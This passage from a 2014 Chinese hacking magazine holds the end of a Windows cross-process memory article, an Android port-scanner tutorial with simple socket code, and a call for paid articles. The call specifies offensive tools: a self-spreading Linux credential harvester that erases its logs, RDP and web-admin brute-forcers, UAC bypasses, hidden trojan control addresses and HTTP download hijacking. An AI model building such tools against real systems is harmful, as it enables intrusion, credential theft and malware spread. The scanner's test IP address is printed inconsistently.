1） 利用 MDL 技术，将用户进程空间的数据映射到内核空间，这样的结果是该数据在用户空间和内核空间各有一个地址，减少了一次将用户空间数据拷贝入内核空间的操作。

2） 切换 CR3，进入进程 2 的地址空间；

3） 将待拷贝的数据拷入进程 2 的用户空间的目的地址，完成本次操作后，切换回 CR3，恢复进程 1 的地址空间。

注意，这些动作都是在 WriteProcessMemory 函数的内核空间部分中实现的，正因为是在内核空间，才能够有权利对用户和内核空间的数据进行拷贝映射。如果简略的描述 Windows 中跨进程操作的实质，就是将实际执行的代码和需要传递的数据都从进程 1 过渡到

进程的公用空间——内核空间中，再切换 CR3，完成地址空间的切换，从而实现数据的跨进程操作。

（完）

Android 系统端口扫描器编写初探

文/图 马智超（DesertEagle）

最近，很想在安卓手机上玩一下端口扫描器。再者，之前没有写过能运行于 Android 系统的端口扫描器，于是想写一个出来。

扫描器原理及安卓平台上实现方式简析

我们知道端口有两种，UDP 和 TCP。入侵者如果想要探测目标机开放了哪些端口、提供了哪些服务，就需要先与目标端口建立连接。如果目标主机端口有回复，则说明该端口开放，即为活动端口，所以如果我们想实现能运行于安卓系统的端口扫描器，可以从以下两个思路入手。

1）基于 UDP 扫描实现

UDP 扫描可通过发送没有携带任何数据的 UDP 数据包到目标主机，如果某服务响应一个 UDP 报文，则表明该端口是开放的。我们可以利用这个类：DatagramPacket 实现，这个类代表通过 DatagramSocket 发送或接收的数据报包。它包含很多信息，比如源主机和目标主机的信息等。用法如下：

DatagramPacket (byte[] data, int offset, int length, InetAddress host, int aPort)。

构造一个新的 DatagramPacket 对象，将数据发送到参数 host 指定主机上的 aPort 端口。然后再构造 DatagramChannel 对象，DatagramChannel 是一个能收发 UDP 包的通道，因为 UDP 是无连接的网络协议，所以不能像其它通道那样读取和写入。有了这个通道就可以发送和接收数据了。核心代码如下：

```
DatagramChannel channel = DatagramChannel.open();
连接的套接字通道到远程地址:
localDatagramChannel.connect(new InetSocketAddress(ip, port));
localDatagramChannel.configureBlocking(true);
设置超时时间，通过这个通道发送一个数据：
localDatagramSocket.setSoTimeout(5000);
localDatagramSocket.send();
DatagramPacket l= new DatagramPacket(arrayOfByte, arrayOfByte.length);
localDatagramSocket.receive(l);
……
```

2）基于 TCP 扫描的实现

操作系统提供的 connect()系统调用，可用来与每一个目标计算机的端口进行连接。如果端口处于侦听状态，那么 connect()就能成功。否则，这个端口是不能用的，即没有开放。

核心代码如下：

```
try{
        Socket socket = new Socket();
    SocketAddress socketAddress = new InetSocketAddress(IP, PORT);
                socket.connect(socketAddress,timeout);
                handler.sendEmptyMessage(i);
                socket.close();
            }catch(Exception e){
                Log.e("a", e.getMessage());
            }
```

其中 IP 为要扫描的 IP，PORT 为要扫描的端口，timeout 为等待建立连接的超时时间。这里用到了 handler 来实现不同线程之间的消息传递，这里传递的是端口信息。后文测试的端口扫描器就是用这种方法实现的。

安卓平台端口扫描器测试

为了方便测试，首先搭建了局域网的测试环境，让我的笔记本电脑和手机处在同一无线局域网内，然后查看笔记本的 IP 地址，如图 1 所示。

图 1

在得知笔记本 IP 地址（192.168.137,.21）后，就可以用端口扫描器来扫描这个 IP 地址进行测试了，但首先我们先看看本机开放了哪些端口，如图 2 所示。



图 2

我已经把端口扫描器安装在我的 Android 系统的手机上了，打开端口扫描器，如图 3 所示。

图 3

由图 3 可以看到，扫描器的界面中有 IP 地址输入框和扫描端口的范围输入框。输入 IP 地址为 132.168.137.21。为了测试，端口范围可以填入 100 到 150，点击扫描按钮即可，测试结果如图 4 所示。

图 4

由图我们可以看到，在端口 100 到 150 范围内，被测笔记本电脑中有 135 和 139 这两个端口开放，和图 2 信息正好匹配。

通过测试，该端口扫描器可以实现对给定的 IP 地址、指定范围的端口进行扫描。

（完）

2014 年第 4 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 4 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

3.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

4. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；
2）扫描方式采用多线程，并能设置线程数；
3）将功能编写成 dll，导出功能函数；
4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；
5）尽量多做出错异常处理，以防程序意外崩溃；
6）使用 VC++2008 编译工具编写；
7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；
2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；
3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；
2）系统补丁打到最新；
3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680